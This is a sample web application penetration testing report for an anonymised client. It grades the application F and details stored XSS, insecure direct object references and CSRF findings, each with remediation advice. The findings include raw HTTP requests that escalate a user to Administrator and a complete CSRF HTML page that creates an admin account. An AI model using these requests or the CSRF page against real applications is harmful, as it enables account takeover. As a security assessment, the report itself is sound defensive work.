UnderDefense
CyberSecurity solutions protecting your business

Version 2
www.version-2.com

Penetration Testing Report

for

[CLIENT]

Executive summary

This report presents the results of the "Grey Box" penetration testing for [CLIENT] WEB application. The recommendations provided in this report are structured to facilitate remediation of the identified security risks. This document serves as a formal letter of attestation for the recent [CLIENT] "Grey Box" penetration testing.
Evaluation ratings compare information gathered during the course of the engagement to "best in class" criteria for security standards. We believe that the statements made in this document provide an accurate assessment of [CLIENT] current security as it relates to Web application perimeter.
We highly recommend to review section of Summary of business risks and High-Level Recommendations for better understanding of risks and discovered security issues.

Scope	Security level	Grade
Web application perimeter	Inadequate	**F**

UnderDefense Grading Criteria:

Grade	Security	Criteria Description
A	Excellent	The security exceeds "Industry Best Practice" standards. The overall posture was found to be excellent with only a few low-risk findings identified.
B	Good	The security meets with accepted standards for "Industry Best Practice." The overall posture was found to be strong with only a handful of medium- and low- risk shortcomings identified.
C	Fair	Current solutions protect some areas of the enterprise from security issues. Moderate changes are required to elevate the discussed areas to "Industry Best Practice" standards
D	Poor	Significant security deficiencies exist. Immediate attention should be given to the discussed issues to address exposures identified. Major changes are required to elevate to "Industry Best Practice" standards.
F	Inadequate	Serious security deficiencies exist. Shortcomings were identified throughout most or even all of the security controls examined. Improving security will require a major allocation of resources.

Assumptions & Constraints

As the environment changes, and new vulnerabilities and risks are discovered and made public, an organization's overall security posture will change. Such changes may affect the validity of this letter. Therefore, the conclusion reached from our analysis only represents a "snapshot" in time.

Objectives & Scope


Organization	[CLIENT]
Audit type	Grey Box penetration testing
Asset URL	• https://old.client.net • https://test2.client.net
Audit period	Apr. 8-17, 2019

Consultants performed discovery process to gather information about the target and searched for information disclosure vulnerabilities. With this data in hand, we conducted the bulk of the testing manually, which consisted of input validation tests, impersonation (authentication and authorization) tests, and session state management tests. The purpose of this penetration testing is to illuminate security risks by leveraging weaknesses within the environment that lead to the obtainment of unauthorized access and/or the retrieval of sensitive information. The shortcomings identified during the assessment were used to formulate recommendations and mitigation strategies for improving the overall security posture.

Results Overview

The test uncovered a lot of vulnerabilities that may cause full web application compromise, broken confidentiality and integrity and availability of the resource, users profiles compromise and users data leakage.

Identified vulnerabilities are easily exploitable and the risk posed by these vulnerabilities can cause significant damage to the application.



Security experts performed manual security testing according to OWASP Web Application Testing Methodology, which demonstrate the following results.

Severity	Critical	High	Medium	Low	Informational
# of issues	2	1	4	8	0

Severity scoring:

- **Critical** - Immediate threat to key business processes.
- **High** – Direct threat to key business processes.
- **Medium** – Indirect threat to key business processes or partial threat to business processes.
- **Low** – No direct threat exists. Vulnerability may be exploited using other vulnerabilities.
- **Informational** – This finding does not indicate vulnerability, but states a comment that notifies about design flaws and improper implementation that might cause a problem in the long run.

Summary of business risks

Critical severity issues are an immediate threat to key business process and requires immediate remediation as they lead to:

- Access to administrative account could be broken. When administrators account is compromised the whole web application could be compromised, which may lead to huge reputational damage, loss of clients trust and money loss. This is also huge reputation risk.

High severity issues make direct threat to the business as they can be used to:

- Gain access to users private data, management of web application. This can cause such business impacts as sensitive data loss, such as client companies related data, which will affect business logic.

Medium and low severity issues can lead to:

- Using outdated software with known XSS vulnerability with publicly available exploits, in couple with insufficient session expiration mechanism, makes direct threat to administrator account hijacking. This may lead to data loss, denial of service attack.
- Attacks on communication channels and as a result on sensitive data leakage and possible modification, in other words it affects the integrity and confidentiality of data transferred.
- Usage of outdated services with known vulnerabilities can cause potential attack vectors in future web application code updates and supply chain attacks on clients and their customers.
- Combination of few issues can be used for successful realisation of attacks.

High-Level Recommendations

Taking into consideration all issues that have been discovered, we highly recommend to:

- Conduct current vs. future IT/Security program review
- Conduct Static code analysis for PHP codebase
- Establish Secure SDLC best practices, assign Security Engineer to a project to monthly review code, conduct SAST & DAST security testing
- Review Architecture of application
- Review hosting provider SLA and reliability
- Deploy Web Application Firewall solution to detect any malicious manipulations
- Continuously monitor logs for anomalies to detect abnormal behaviour and fraud transactions. Dedicate security operations engineer to this task
- Implement Patch Management procedures for whole IT infrastructure and endpoints of employees and developers
- Continuously Patch production and development environments and systems on a regular basis with the latest releases and security updates
- Conduct annual Penetration test and quarterly Vulnerability Scanning against internal and external environment

- Conduct security coding training for Developers
- Develop and Conduct Security Awareness training for employees and developers
- Develop Incident Response Plan in case of Data breach or security incidents
- Analyse risks for key assets and resources
- Engage users, especially privileged users, to use 2-factor authentication. Platform should have such capability, it should be activated for privileged users in mandatory mode
- Update codebase to conduct verification and sanitization of user input on both client and server side
- Use only encrypted channels for communications
- Improve server and application configuration to meet security best practises.
- Also we recommend to conduct remediation testing of web applications and to take security assessment of mobile application.

Performed tests

- All set of applicable OWASP Top 10 Security Threats
- All set of applicable SANS 25 Security Threats

Criteria Label	Status
A1:2017-Injection	Fails criteria
A2:2017-Broken Authentication	Fails criteria
A3:2017-Sensitive Data Exposure	Fails criteria
A4:2017-XL External Entities (XXE)	Meets criteria
A5:2017-Broken Access Control	Fails criteria
A6:2017-Security Misconfiguration	Fails criteria
A7:2017-Cross-Site Scripting (XSS)	Fails criteria
A8:2017-Insecure Deserialization	Fails criteria
A9:2017-Using Components with Known Vulnerabilities	Fails criteria
A10:2017-Insufficient Logging&Monitoring	N/A

Security tools used

- Burp Suite Pro [Commercial Edition]
- Nmap
- TestSSL
- SQLmap
- Nessus
- Dirbuster
- Different Burp Suite plugins

Project limitations

The Grey Box assessment was conducted against test environment with all limitations, it provides.

Methodology

Our Penetration Testing Methodology grounded on following guides and standards:

- Penetration Testing Execution Standard
- OWASP Top 10 Application Security Risks – 2017
- OWASP Testing Guide

Open Web Application Security Project (OWASP) is an industry initiative for web application security. OWASP has identified the 10 most common attacks that succeed against web applications. These comprise the OWASP Top 10.

Application penetration test includes all the items in the OWASP Top 10 and more. The penetration tester remotely tries to compromise the OWASP Top 10 flaws. The flaws listed by OWASP in its most recent Top 10 and the status of the application against those are depicted in the table below.

Findings Details

Stored XSS in multiple pages

SEVERITY: **Critical**

LOCATION:

- https://test2.clien.net/profile
- https://test2.client.net/documents
- https://test2.client.net/+USERNAME

ISSUE DESCRIPTION:

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.

PROOF OF VULNERABILITY:


The application does not validate data from users inputs. XSS can be used for stealing cookies and sending them to an attacker. And taking into consideration the fact that the application sends session keys in cookies without any security attributes, an attacker can easily steal them and get ate access to users account.

Stored XSS in multiple User Profile fields:

It is possible to inject malicious script to fields like users first name, last name, company, etc.

This injections can affect clients visiting malicious users profile page:


https://test2.client.net/profile?class=user_profils&key=1337&back=user_management%3Fclass%3Duser_management%26mode%3Dview%26key%3D1337




XSS in Contact User:

It is possible for unauthorized attacker to send message containing malicious script to any existing user. When user opens this message script will be executed.


Sending malicious message to admin:



Message is received:




When user opens this message script is executed.




XSS in uploaded file name:

It is possible to upload files containing malicious scripts in file names. When somebody opens page containing such file script will be executed.

Uploading file:



Script is executed:



RECOMMENDATIONS:

Use verification and sanitization of user input on both client and server side, For more detailed information, please see the link below:
https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

Insecure Direct Object References in Multiple Functions

SEVERITY: **Critical**

LOCATION:

- https://test2.client.net/testadmin/my_account_edit

ISSUE DESCRIPTION:

Insecure Direct Object References occur when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attacker can access resources in the system directly, for example database records or files.

In this case any user can access certain functionalities directly, although user, with such a role does not have to be allowed to do so.

Functionalities list:

- create and delete users;
- assign any possible role for any user (especially highest role of Developer);
- edit any users profile (change passwords, email addresses, etc.)

PROOF OF VULNERABILITY:

It was possible to change managers password with users session tokens.
Request with agents tokens:

```
POST /my_account_edit?                                                    HTTP/1.1
Host:
Connection: close
Content-Length: 52
Cache-Control: max-age=0
Origin:
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/73.0.3683.75
Chrome/73.0.3683.75 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=                                                    ;
mmm_cookie=


password=        &retype_password=        &userID=
```

Response:

```
HTTP/1.1 200 OK
Date: Tue, 09 Apr 2019 10:04:42 GMT
Server: Apache
X-Powered-By: PHP/5.4.16
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 62909
```


It was possible to set admin role to account with user profile:

```
POST /+testadmin/my_account_edit?class=user_profiles&mode=update&key=1337&row=0 HTTP/1.1
Host: old.client.net
Connection: close
Content-Length: 1533
Cache-Control: max-age=0
Origin: https://old.client.net
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Ubuntu Chromium/73.0.3683.75 Chrome/73.0.3683.75 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://old.client.net/+testadmin/my_account_edit
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: mmm_cookie=; PHPSESSID=**********************

account_type=Administrator&userID=1337&btnSave=Save
```

Response:

```
HTTP/1.1 200 OK
Date: Tue, 09 Apr 2019 14:04:33 GMT
Server: Apache
X-Powered-By: PHP/5.4.16
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 63079
```



RECOMMENDATIONS:

The problem is that application does not properly validate user privileges while accessing functionalities. Remediation of this security issues, requires proper verification of user privileges. Ensure that users do not have access to functionality out of their roles.

CSRF on multiple actions

SEVERITY: **High**

LOCATION:

- https://test2.client.net

ISSUE DESCRIPTION:

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

In this specific case it is possible to force authenticated user to process multiple actions like new user creation, profile editing, etc. using specially crafted link.


PROOF OF VULNERABILITY:

HTML code of malicious page to create a new user with Administrators privileges:


```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form
action="https://test2.client.net/user_management?class=user_management&mode=insert&key="
method="POST">
      <input type="hidden" name="userID" value="" />
      <input type="hidden" name="username" value="StevEloper" />
      <input type="hidden" name="password" value="1337Hack" />
      <input type="hidden" name="retype&#95;password" value="1337Hack" />
      <input type="hidden" name="first&#95;name" value="Deev" />
      <input type="hidden" name="last&#95;name" value="Eloper" />
      <input type="hidden" name="company" value="Deev" />
      <input type="hidden" name="email" value="12345&#64;gmail&#46;com" />
      <input type="hidden" name="timezone" value="" />
      <input type="hidden" name="admin&#95;notes" value="" />
      <input type="hidden" name="account&#95;roles&#95;posted" value="1" />
      <input type="hidden" name="settings&#95;group" value="1" />
      <input type="hidden" name="account&#95;type" value="Administrator" />
      <input type="hidden" name="parent" value="" />
      <input type="hidden" name="descendant&#95;override" value="" />
      <input type="hidden" name="reset&#95;password" value="No" />
      <input type="hidden" name="reset&#95;password&#95;radio&#95;button" value="No" />
      <input type="hidden" name="lock&#95;account" value="no" />
      <input type="hidden" name="locked&#95;out&#95;until"
value="2019&#45;04&#45;15&#32;03&#58;16&#58;58" />
      <input type="hidden" name="locked&#95;out" value="No" />
      <input type="hidden" name="locked&#95;out&#95;radio&#95;button" value="No" />
```

```
      <input type="hidden" name="external&#95;id" value="" />
      <input type="hidden" name="domain&#95;replication" value="Yes" />
      <input type="hidden" name="domain&#95;replication&#95;radio&#95;button"
value="Yes" />
      <input type="hidden" name="original&#95;subdomains&#91;1&#93;&#91;&#93;" value=""
/>
      <input type="hidden" name="sub&#95;domains&#91;1&#93;&#91;&#93;" value="" />
      <input type="hidden" name="x&#95;corp&#95;num" value="" />
      <input type="hidden" name="x&#95;aa&#95;number" value="" />
      <input type="hidden" name="btnSave" value="Save" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Web page:



After user with active session clicks on the link, he processes user creation action. As a result new user is created:



RECOMMENDATIONS:

We recommend token based CSRF defense (either stateful/stateless) as a primary defense to mitigate CSRF in your applications. Only for highly sensitive operations, we also recommend a user interaction based protection (either re-authentication/one-time token) along with token based mitigation. For more details follow the link below:

https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross-SiRequest_Forgery_Prevention_Cheat_Sheet.md

Cookies Without Secure and HTTPOnly Flags Set

SEVERITY: **Medium**

LOCATION:

- https://test2.client.net/

ISSUE DESCRIPTION:


Session cookies are set without Secure and HTTPOnly flag. Session cookies are the most critical and the only one that is required to execute requests to a server.

